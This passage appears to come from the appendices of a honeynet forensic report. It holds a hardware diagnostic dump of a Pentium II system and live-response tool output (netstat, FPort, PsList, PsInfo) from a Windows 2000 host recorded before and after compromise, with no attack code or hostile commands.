----------------------------------------------------------------
DIMM #1:0  Ns    64 MB   64 MB     DIMM, SDRAM
DIMM #2:0  Ns    64 MB   64 MB     DIMM, SDRAM

ROM Shadowing
--------------------------------------------------------------------------
0C0000h - 0C3FFFh Shadow : enabled
0C4000h - 0C7FFFh Shadow : enabled
0C8000h - 0CBFFFh Shadow : enabled
0CC000h - 0CFFFFh Shadow : disabled
0D0000h - 0D3FFFh Shadow : disabled
0D4000h - 0D7FFFh Shadow : disabled
0D8000h - 0DBFFFh Shadow : disabled
0DC000h - 0DFFFFh Shadow : disabled
0E0000h - 0E3FFFh Shadow : enabled
0E4000h - 0E7FFFh Shadow : enabled
0E8000h - 0EBFFFh Shadow : enabled
0EC000h - 0EFFFFh Shadow : disabled
0F0000h - 0FFFFFh Shadow : enabled


==========================================================================
Memory Tests Folder
==========================================================================



==========================================================================
Memory Benchmark
```

```
================================================================================

Not Tested


================================================================================
Snake On
================================================================================

Not Tested


================================================================================
Snake Off
================================================================================

Not Tested


================================================================================
Parity
================================================================================

Not Tested


================================================================================
Inv. Parity
================================================================================

Not Tested


================================================================================
Checkerboard
================================================================================

Not Tested


================================================================================
Inv. Checkerboard
================================================================================

Not Tested


================================================================================
Bit Walk Left
================================================================================

Not Tested


================================================================================
Inv. Bit Walk Left
================================================================================
```

```
Not Tested

================================================================================
Bit Walk Right
================================================================================

Not Tested

================================================================================
Inv. Bit Walk Right
================================================================================

Not Tested

================================================================================
March
================================================================================

Not Tested

================================================================================
Random
================================================================================

Not Tested

================================================================================
Jump In
================================================================================

Not Tested

================================================================================
Jump Out
================================================================================

Not Tested

================================================================================
Address Line
================================================================================

Not Tested

================================================================================
Data Bus
================================================================================
```

```
Not Tested

================================================================================
Column Test
================================================================================

Not Tested

================================================================================
Row Test
================================================================================


Not Tested

================================================================================
Serial Ports
================================================================================

List of Detected Serial Ports
================================================================================

UART chip type  Base  IRQ  Name  Location
--------------------------------------------------------------------------------
16550A/AF/C/CF  03F8H  4   COM1  Motherboard
16550A/AF/C/CF  02F8H  3   COM2  Motherboard


Dump of BIOS Data Area at 0040:0000H
--------------------------------------------------------------------------------
0040:0000  F8 03 F8 02 00 00 00 00 "........"

================================================================================
COM1
================================================================================

16550A-compatible COM port
================================================================================
Location         : Motherboard
I/O Base Address  : 03F8H
BIOS Name        : COM1
IRQ Channel      : 4
UART Chip Type    : 16550A/AF/C/CF


================================================================================
COM1 Tests Folder
================================================================================


================================================================================
```

```
Internal Loopback Test
================================================================================

Not Tested


================================================================================
External Loopback Test
================================================================================

Not Tested


================================================================================
UART Registers Test
================================================================================

Not Tested


================================================================================
COM2
================================================================================

16550A-compatible COM port
================================================================================
Location          : Motherboard
I/O Base Address  : 02F8H
BIOS Name         : COM2
IRQ Channel       : 3
UART Chip Type    : 16550A/AF/C/CF


================================================================================
COM2 Tests Folder
================================================================================




================================================================================
Internal Loopback Test
================================================================================

Not Tested


================================================================================
External Loopback Test
================================================================================

Not Tested


================================================================================
UART Registers Test
```

```
================================================================================

Not Tested


================================================================================
Sound
================================================================================

Audio Device(s) Found :
================================================================================

1. ESS Audio
2. PC Speaker


================================================================================
ESS Audio
================================================================================

ESS Audio
================================================================================
 Location            : Motherboard
 OEM Device ID       : ESS1869
 Device Name         : ESS Audio

SoundBlaster compatible DSP
--------------------------------------------------------------------------------
 DSP Version         : 3.1
 Base I/O Address    : 220H
 I/O Range Length    : 16
 IRQ Channel         : 5
 DMA Channel         : 1

MPU401 compatible device (MIDI)
--------------------------------------------------------------------------------
 Base I/O Address    : 330H
 I/O Range Length    : 2

Adlib compatible synthesizer
--------------------------------------------------------------------------------
 Type of FM chip     : Two-operator FM chip (OPL2)
 Base I/O Address    : 388H
 Base I/O Address    : 220H
 Base I/O Address    : 228H
 I/O Range Length    : 2


================================================================================
ESS Audio Tests Folder
================================================================================



================================================================================
Sound Blaster DSP test
================================================================================
```

```
Not Tested

================================================================================
AdLib FM chip test
================================================================================

Not Tested

================================================================================
Sound Blaster DSP test
================================================================================

Not Tested

================================================================================
Option ROM(s)
================================================================================

Option ROM(s) Found: 4
================================================================================

Option ROM at C0000h - ATI Technologies Rage 3D Pro AGP 2x (BGA Package)
Option ROM at C8000h - Intel Corporation 82557/8/9 EtherExpress PRO/100(B)
Ethernet Adapter
Option ROM at C8800h - Intel Corporation 82557/8/9 EtherExpress PRO/100(B)
Ethernet Adapter
Option ROM at E0000h

================================================================================
Modems
================================================================================

No Modem Found

================================================================================
Mice
================================================================================

Mouse Found         : 1

================================================================================
PS/2 Mouse
================================================================================

Mouse Type          : PS/2 Mouse
================================================================================
Mouse Name          : Microsoft IntelliMouse
5 - Buttons Mouse
IRQ Channel         : 0Ch

================================================================================
```

```
PS/2 Mouse Tests Folder
================================================================================



================================================================================
Mouse interactive test
================================================================================

Not Tested


================================================================================
Parallel Ports
================================================================================

List of Detected Parallel Ports
================================================================================

Port Type Base  IRQ DMA Name Notes
--------------------------------------------------------------------------------
EPP+ECP   0378H  7    3 LPT1 Motherboard integrated

Dump of BIOS Data Area at 0040:0008H
--------------------------------------------------------------------------------
0040:0008  78 03 00 00 00 00       "x....."


================================================================================
LPT1
================================================================================

PnP Parallel Port at I/O Address 0378H
================================================================================
Location            : Motherboard
BIOS Name           : LPT1
Device Name         : ECP printer port
IRQ Channel         : 7
DMA Channel         : 3
EPP Word Size       : 32 bits
ECP Word Size       : 8  bits
ECP FIFO Size       : 16 port words (16 bytes)
ECP Read Threshold  : 8  port words (8  bytes)
ECP Write Threshold : 8  port words (8  bytes)
RLE Compression     : not supported
Current Port Mode   : Standard Parallel Port Mode

List of Supported Modes
--------------------------------------------------------------------------------
Standard Parallel Port Mode
ECP Parallel Port Mode
ECP Configuration Mode
ECP FIFO Test Mode
EPP Mode
Bi-Directional (PS/2 Port) Mode
Nibble Mode
```

```
================================================================================
LPT1 Tests Folder
================================================================================



================================================================================
Internal test
================================================================================

Not Tested


================================================================================
Standard loopback test
================================================================================

Not Tested


================================================================================
Y2K Compliance
================================================================================



================================================================================
Y2K Compliance Tests Folder
================================================================================



================================================================================
Y2K Compliance test
================================================================================

Not Tested


================================================================================
ISA Bus
================================================================================

ISA (Interconnect Standard Architecture)
================================================================================
Number of I/O address lines  : 16
I/O space size               : 64 Kb


Note: ISA bus speed is limited to 8.33 Mhz


================================================================================
```

```
ISA Bus Tests Folder
================================================================================


================================================================================
Scan I/O space
================================================================================

Not Tested


================================================================================
MPEG
================================================================================

No MPEG Device Found or MPEG Device
is not Configured


================================================================================
PC Speaker
================================================================================

PC Speaker
================================================================================
I/O address    :   0061H


================================================================================
PC Speaker Tests Folder
================================================================================



================================================================================
PC Speaker test
================================================================================

Not Tested


================================================================================
USB
================================================================================

USB Controller(s) Found: 1


================================================================================
USB Host Controller
================================================================================

Universal Serial Bus controller following the
UHCI (Universal Host Controller Specification)
================================================================================
```

```
I/O Space Base Address:    2020H
Serial Bus Release Number: 1.0


==========================================================================
USB Host Controller Tests Folder
==========================================================================



==========================================================================
Host controller test
==========================================================================

Not Tested


==========================================================================
SCSI
==========================================================================

No SCSI Adapter Found or SCSI Adapter
is not Configured


==========================================================================
Cache
==========================================================================

Cache Level(s) Found: 2



==========================================================================
Cache Tests Folder
==========================================================================



==========================================================================
Cache test
==========================================================================

Not Tested


==========================================================================
L1 Cache
==========================================================================

L1 Cache
==========================================================================
Data Cache Size        : 16 KB
Instruction Cache Size : 16 KB
Cache Socketed         : Not Socketed
Cache Type             : Write-back
```

```
================================================================================
L2 Cache
================================================================================

L2 Cache
================================================================================
Data Cache Size        : 512 KB
Cache Speed            : 22 ns
Cache Socketed         : Not Socketed
Cache Type             : Write-through


================================================================================
Super I/O
================================================================================



================================================================================
NSC 307 Super I/O Chip
================================================================================

NSC 307 Super I/O Chip
================================================================================
Revision  : 15
Base port : 015Ch


================================================================================
NSC 306 Super I/O Chip
================================================================================

NSC 306 Super I/O Chip
================================================================================
Revision  : 15
Base port : 026Eh


================================================================================
Chipset
================================================================================

Intel 440BX/ZX AGPset
================================================================================

82443BX/ZX Registers in detail:
DRAM Interface
--------------------------------------------------------------------------------

Total Memory           :  128 Mb
DRAM Type              : SDRAM
DRAM Refresh rate      : 15.6 us
DRAM Frequency         : 100 MHz
DRAM Idle Timer        : 16 clocks
DRAM Data asserted     : one clock after snoop
DRAM Module Mode       : 3 DIMMs, powerdown enabled
```

```
DRAM integrity mode     : non-ECC
SDRAM mode select       : normal operation
Fixed DRAM Hole         : none
ECC diagnostics mode    : disabled

Legacy Memory Segments Attributes:
-------------------------------------------------------------------------

          ** Video BIOS **
0C0000h - 0C3FFFh       : Read-only (shadowed)
0C4000h - 0C7FFFh       : Read-only (shadowed)
    ** Add-on Card Option ROM **
0C8000h - 0CBFFFh       : Read-only (shadowed)
0CC000h - 0CFFFFh       : Disabled
0D0000h - 0D3FFFh       : Disabled
0D4000h - 0D7FFFh       : Disabled
0D8000h - 0DBFFFh       : Disabled
0DC000h - 0DFFFFh       : Disabled
    ** BIOS Area And Extension **
0E0000h - 0E3FFFh       : Read-only (shadowed)
0E4000h - 0E7FFFh       : Read-only (shadowed)
0E8000h - 0EBFFFh       : Read-only (shadowed)
0EC000h - 0EFFFFh       : Normal(read/write)
0F0000h - 0FFFFFh       : Read-only (shadowed)

DRAM Row Population Scheme
-------------------------------------------------------------------------

DRAM Row Boundaries     :   64M   64M  128M  128M  128M  128M  128M  128M
SDRAM Type              :   ECC   ECC   ECC   ECC   ECC   ECC   ECC   ECC
Row Page Size           :  4 KB  4 KB  4 KB  4 KB  2 KB  2 KB  2 KB  2 KB
Banks per Row           :  four  four  four  four  two   two   two   two

EDO DRAM timing
-------------------------------------------------------------------------

Add 1 RASx# wait        : Yes
Add 1 wait to 1st CASx# : Yes

SDRAM timing (CLKs)
-------------------------------------------------------------------------

Leadoff                 : 4
CAS# latency            : 3
RAS-to-CAS Delay        : 2
RAS# precharge          : 2

Host/PCI Interface
=========================================================================

WSC# handshake          : disabled
IDSEL redirection       : IDSEL1/AD12
Graphics Aperture       : disabled
AGP-to-PCI access       : enabled
PCI-agent access        : enabled
MDA on PCI/ISA          : absent
Posting Host USWC       : enabled
```

```
In-Order Queue depth    : maximum

SMRAM Interface
================================================================================

SMM Space Base          : A000 (Using compatible SMRAM)
TSEG                    : disabled (128K)

Power Management
================================================================================

SDRAM Powerdown         : No
ACPI Control Register   : disabled
Normal Refresh          : Yes
Quick Start             : disabled
Dynamic Clock Gating    : enabled
CPU Reset w/o PCIRST#   : disabled
Suspend Refresh Type    : self-refresh

DRAM Write Thermal Throttling Control     Read   Write
--------------------------------------------------------------------------------

Global DRAM Write Sampling Window (ms)  : 0      0
Global QWORD Threshold                  : 0      0
Throttle Time (* sampling window length): 0      0
Throttle Monitoring Window (DRAM CLKs)  : 0      0
Throttle QWORD Maximum                  : 0      0
DRAM Throttle Mode                      : rsvd rsvd

Memory Buffers (Speed x Strength)
--------------------------------------------------------------------------------

MAA[13:0],WEA#,SRASA#,SCASA#            : 100 MHz x2 (66/100)
MAB[12:11,9:0],MAB[13,10]               : 100 MHz x1 (66/100)
WEB#,SRASB#,SCABS#                      : 100 MHz x1 (66/100)
MD[63:0] control 1                      :  66 MHz x2 (66/100)
MD[63:0] control 2                      :  66 MHz x2 (66/100)
MECC[7:0] control 1                     :  66 MHz x1 (66/100)
MECC[7:0] control 2                     :  66 MHz x1 (66/100)
CSB7#/CKE5                              : 100 MHz x1 (66/100)
CSA7#/CKE3                              : 100 MHz x1 (66/100)
CSB6#/CKE4                              : 100 MHz x1 (66/100)
CSA6#/CKE2                              : 100 MHz x3 (66/100)
CSA5#/RASA5#, CSB5#/RASB5#              : 100 MHz x1 (66/100)
CSA4#/RASA4#, CSB4#/RASB4#              : 100 MHz x1 (66/100)
CSA3#/RASA3#, CSB3#/RASB3#              : 100 MHz x1 (66/100)
CSA2#/RASA2#, CSB2#/RASB2#              : 100 MHz x2 (66/100)
CSA1#/RASA1#, CSB1#/RASB1#              : 100 MHz x1 (66/100)
CSA0#/RASA0#, CSB0#/RASB0#              : 100 MHz x2 (66/100)
DQMA5/CASA5#                            : 100 MHz x1 (66/100)
DQMA1/CASA1#                            : 100 MHz x1 (66/100)
DQMB5/CASB5#                            : 100 MHz x1 (66/100)
DQMB1/CASB1#                            : 100 MHz x1 (66/100)
DQMA[7:6,4:2,0]/CASA[7:6,4:2,0]#        : 100 MHz x1 (66/100)
CKE1/GCKE                               : 100 MHz x1 (66/100)
CKE0/FENA                               : 100 MHz x3 (66/100)
```

```
================================================================================
Resource Maps
================================================================================



================================================================================
IRQ map
================================================================================

IRQ map
================================================================================
IRQ   PIC Status   Used by
--------------------------------------------------------------------------------
 00   not masked   AT Timer
 01   not masked   IBM Enhanced keyboard controller (101/2-key)
 02   not masked   AT Interrupt Controller
 03     masked     16550A-compatible COM port
 04     masked     16550A-compatible COM port
 05     masked     ESS Audio
 06   not masked   PC standard floppy disk controller
 07     masked     ECP printer port
 08     masked     AT Real-Time Clock
 09   not masked   Not used
 10     masked     Not used
 11     masked     82371AB/EB/MB PIIX4 USB Controller (PCI Bus 00,INTD#,Link
value:63h)
 11     masked     82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter (PCI Bus
00,INTA#,Link value:63h)
 11     masked     Rage 3D Pro AGP 2x (BGA Package) (PCI Bus 01,INTA#)
 11     masked     82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter (PCI Bus
00,INTA#,Link value:60h)
 12   not masked   PS/2 Port for PS/2-style Mice
 13   not masked   Math Coprocessor
 14   not masked   82371AB/EB/MB PIIX4 EIDE Controller
 15   not masked   82371AB/EB/MB PIIX4 EIDE Controller


================================================================================
DMA map
================================================================================

DMA map
================================================================================
Channel   Width    Type        Used by
--------------------------------------------------------------------------------
 00        8 bit   Normal      ESS Audio
 01        8 bit   Normal      ESS Audio
 02        8 bit   Normal      PC standard floppy disk controller
 03        8 bit   Normal      ECP printer port
 04       16 bit   Normal      AT DMA Controller
 05       16 bit   Normal      Not used
 06       16 bit   Normal      Not used
 07       16 bit   Normal      Not used
```

```
================================================================================
Memory map
================================================================================

Memory map
================================================================================
Base      Limit      Length    Device
--------------------------------------------------------------------------------
00000000h 0009FFFFh   640   KB System Board
000A0000h 000BFFFFh   128   KB Video buffer
000C0000h 000C7FFFh*   32   KB Option ROM at C0000h
000C8000h 000C87FFh*    2   KB Option ROM at C8000h
000C8800h 000C8FFFh*    2   KB Option ROM at C8800h
000C9000h 000CBFFFh*   12   KB System Board
000E0000h 000FFFFFh*  128   KB System Board
000F15E2h 000F1CBAh*    1.7 KB DMI
000F9C00h 000F9C1Eh*   31    B DMI
00100000h 07FFFFFFh   127   MB System Board
40000000h 400FFFFFh     1   MB 82443BX/ZX 440BX/ZX PCI to AGP Bridge
41000000h 41FFFFFFh    16   MB Rage 3D Pro AGP 2x (BGA Package)
42000000h 420FFFFFh     1   MB 82557/8/9 EtherExpress PRO/100(B) Ethernet
Adapter
42100000h 42100FFFh     4   KB 82557/8/9 EtherExpress PRO/100(B) Ethernet
Adapter
42200000h 422FFFFFh     1   MB 82557/8/9 EtherExpress PRO/100(B) Ethernet
Adapter
42300000h 42300FFFh     4   KB 82557/8/9 EtherExpress PRO/100(B) Ethernet
Adapter
FFFC0000h FFFFFFFFh   256   KB System Board

*Regions shadowed in DRAM


================================================================================
I/O map
================================================================================

I/O map
================================================================================
+--------------------------------------------+
|                Attention!                  |
| You can run the I/O ISA address space scan to |
| update I/O map with the hidden motherboard    |
| I/O resources and the I/O ranges  assigned to |
| the  unrecognized legacy ISA cards            |
+--------------------------------------------+

Base  Limit Length Device
--------------------------------------------------------------------------------
 0000h 000Fh   16   AT DMA Controller
 0010h 001Fh   16   Motherboard registers
 0020h 003Fh   32   AT Interrupt Controller
 0040h 0043h    4   AT Timer
 0050h 0052h    3   Motherboard registers
 0060h 0060h    1   IBM Enhanced keyboard controller (101/2-key)
 0061h 0061h    1   AT standard speaker sound
 0064h 0064h    1   IBM Enhanced keyboard controller (101/2-key)
```

```
0070h 0071h    2   AT Real-Time Clock
0072h 0073h    2   Motherboard registers
0076h 0077h    2   Motherboard registers
0078h 007Fh    8   Motherboard registers
0080h 008Fh   16   AT DMA Controller
0090h 009Fh   16   Motherboard registers
00A0h 00BFh   32   AT Interrupt Controller
00C0h 00DFh   32   AT DMA Controller
00F0h 00FFh   16   Math Coprocessor
015Ch 015Ch    1   NSC 307 Super I/O Chip
015Ch 015Dh    2   Motherboard registers
0170h 0177h    8   82371AB/EB/MB PIIX4 EIDE Controller
01F0h 01F7h    8   82371AB/EB/MB PIIX4 EIDE Controller
0220h 022Fh   16   ESS Audio
0268h 026Fh    8   ESS0006
026Eh 026Eh    1   NSC 306 Super I/O Chip
0279h 0279h    1   PnP ISA ADDRESS port
02F8h 02FFh    8   16550A-compatible COM port
0330h 0331h    2   ESS Audio
0376h 0377h    2   82371AB/EB/MB PIIX4 EIDE Controller
0378h 037Fh    8   ECP printer port
0388h 038Bh    4   ESS Audio
03B4h 03B5h    2   MDA: CRT Controller Register
03BAh 03BAh    1   EGA: Feature Control Register
03BBh 03BCh    2   MDA: Light Pen registers
03C0h 03C1h    2   EGA: Attribute Controller Register
03C2h 03C2h    1   EGA: Miscellaneous Output Register
03C3h 03C3h    1   VGA: Enable Register
03C4h 03C5h    2   EGA: Sequensor Registers
03C6h 03C9h    4   VGA: DAC registers
03CAh 03CFh    6   EGA: Graphics Controller Registers
03D4h 03D5h    2   CGA: CRT Controller Register
03DAh 03DAh    1   EGA: Feature Control Register
03DBh 03DCh    2   CGA: Light Pen registers
03F0h 03F5h    6   PC standard floppy disk controller
03F6h 03F6h    1   82371AB/EB/MB PIIX4 EIDE Controller
03F8h 03FFh    8   16550A-compatible COM port
04D0h 04D1h    2   Motherboard registers
0778h 077Dh    6   ECP printer port
077Eh 077Fh    2   Motherboard registers
0A79h 0A79h    1   PnP ISA WRITE_DATA port
0C06h 0C07h    2   Motherboard registers
0C50h 0C51h    2   Motherboard registers
0C70h 0C77h    8   Motherboard registers
0C82h 0C82h    1   Motherboard registers
0CF8h 0CFFh    8   Motherboard registers
1000h 1FFFh 4096   82443BX/ZX 440BX/ZX PCI to AGP Bridge
2000h 201Fh   32   82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
2020h 203Fh   32   82371AB/EB/MB PIIX4 USB Controller
2040h 204Fh   16   82371AB/EB/MB PIIX4 EIDE Controller
2060h 207Fh   32   82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
F800h F81Fh   32   Motherboard registers
F820h F83Fh   32   Motherboard registers
FC00h FC0Fh   16   Motherboard registers
```


==========

Connectors

Port Connectors:

Connector	Type
COM A	DB-9 pin male
COM B	DB-9 pin male
LPT1	DB25 pin female
USB Port 1	Access Bus
USB Port 2	Access Bus
Keyboard	PS/2
Mouse	PS/2
P7:CD-AUDIO	On Board Sound Input from CD-ROM
P20:Primary IDE	On Board IDE
P21:Secondary IDE	On Board IDE
P10:Floppy	On Board Floppy
Line I/O:MIC	Mini-DIN
Line I/O: Line Right	Mini-DIN
Line I/O:Line Left	Mini-DIN
Head Phone	Mini-DIN
P9:NICWakeup	Unknown
P8:FAN	Unknown
P6:Speaker	Unknown

Appendix VII – Drawing of Honeynet



Appendix VII - Live Response on Windows 2000 Professional: Before Compromise

```
11:38
Fri 2003.06.27

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
     2003.06.26 12:57:17    TECHTOOL\Rick

No one is logged on via resource shares.

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    192.168.2.5:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:1029           *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    192.168.2.5:123        *:*
  UDP    192.168.2.5:137        *:*
  UDP    192.168.2.5:138        *:*
  UDP    192.168.2.5:500        *:*
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
680   inetinfo     -> 21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo     -> 25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo     -> 80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
388   svchost      -> 135   TCP   C:\WINNT\system32\svchost.exe
8     System       -> 139   TCP
680   inetinfo     -> 443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System       -> 445   TCP
544   MSTask       -> 1026  TCP   C:\WINNT\system32\MSTask.exe
680   inetinfo     -> 1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System       -> 1031  TCP

212   services     -> 123   UDP   C:\WINNT\system32\services.exe
388   svchost      -> 135   UDP   C:\WINNT\system32\svchost.exe
8     System       -> 137   UDP
8     System       -> 138   UDP
8     System       -> 445   UDP
224   lsass        -> 500   UDP   C:\WINNT\system32\lsass.exe
484   evtsys       -> 1025  UDP   C:\WINNT\System32\evtsys.exe
212   services     -> 1029  UDP   C:\WINNT\system32\services.exe
680   inetinfo     -> 1030  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo     -> 3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe


PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Process information for TECHTOOL:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	22:41:07.101	22:41:54.181
System	8	8	32	139	216	0:00:00.000	0:00:05.127	22:41:54.181
smss	144	11	6	33	348	0:00:00.010	0:00:00.370	22:41:54.181
csrss	164	13	10	258	1076	0:00:00.190	0:00:05.207	22:41:44.937
winlogon	156	13	16	352	2968	0:00:00.470	0:00:01.051	22:41:42.514
services	212	9	36	504	6212	0:00:00.690	0:00:01.992	22:41:40.220
lsass	224	9	14	266	1500	0:00:00.430	0:00:00.420	22:41:40.170
svchost	388	8	7	227	2820	0:00:00.070	0:00:00.110	22:41:35.103
SPOOLSV	420	8	10	101	3176	0:00:00.110	0:00:00.070	22:41:34.022
svchost	468	8	16	234	5768	0:00:00.220	0:00:00.340	22:41:30.757
evtsys	484	8	3	102	2412	0:00:00.040	0:00:00.140	22:41:30.577
regsvc	528	8	2	30	756	0:00:00.010	0:00:00.000	22:41:29.795
mstask	544	8	6	138	2820	0:00:00.040	0:00:00.060	22:41:29.455
winmgmt	596	8	3	89	152	0:00:10.905	0:00:00.470	22:41:28.564
inetinfo	680	8	26	556	8464	0:00:00.440	0:00:00.220	22:41:24.367
explorer	816	8	15	271	2384	0:00:05.517	0:00:13.709	22:41:19.821
WZQKPICK	908	8	1	20	972	0:00:00.010	0:00:00.020	22:41:16.005
CMD	692	8	1	28	996	0:00:00.010	0:00:00.040	0:00:20.921
PSLIST	600	13	2	90	1280	0:00:00.020	0:00:00.030	0:00:00.410

PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

No files opened remotely on TECHTOOL.

PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for TECHTOOL...

System information for \\TECHTOOL:
Uptime: 0 days, 22 hours, 42 minutes, 14 seconds
Kernel version: Microsoft Windows 2000, Uniprocessor Free
Product type: Professional
Product version: 5.0
Service pack: 1
Kernel build number: 2195
Registered organization:
Registered owner: Rick
Install date: 2003.06.23, 09:47:09
IE version: 5.0100
System root: C:\WINNT
Processors: 1
Processor speed: 400 MHz
Processor type: Intel Pentium II or Celeron
Physical memory: 128 MB

PsUptime v1.1 - system uptime utility for Windows NT/2K
by Mark Russinovich
Sysinternals - www.sysinternals.com

This computer has been up for 0 days, 22 hours, 42 minutes, 16 seconds.

11:38
Fri 2003.06.27
a:
irout.bat

Appendix VIII- Live Response on Windows 2000 Professional: After Compromise

21:03
Fri 2003.06.27

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
2003.06.26 12:57:17 TECHTOOL\Rick

No one is logged on via resource shares.

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1031	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5578	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5627	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9979	0.0.0.0:0	LISTENING
TCP	0.0.0.0:10624	0.0.0.0:0	LISTENING
TCP	0.0.0.0:18792	0.0.0.0:0	LISTENING
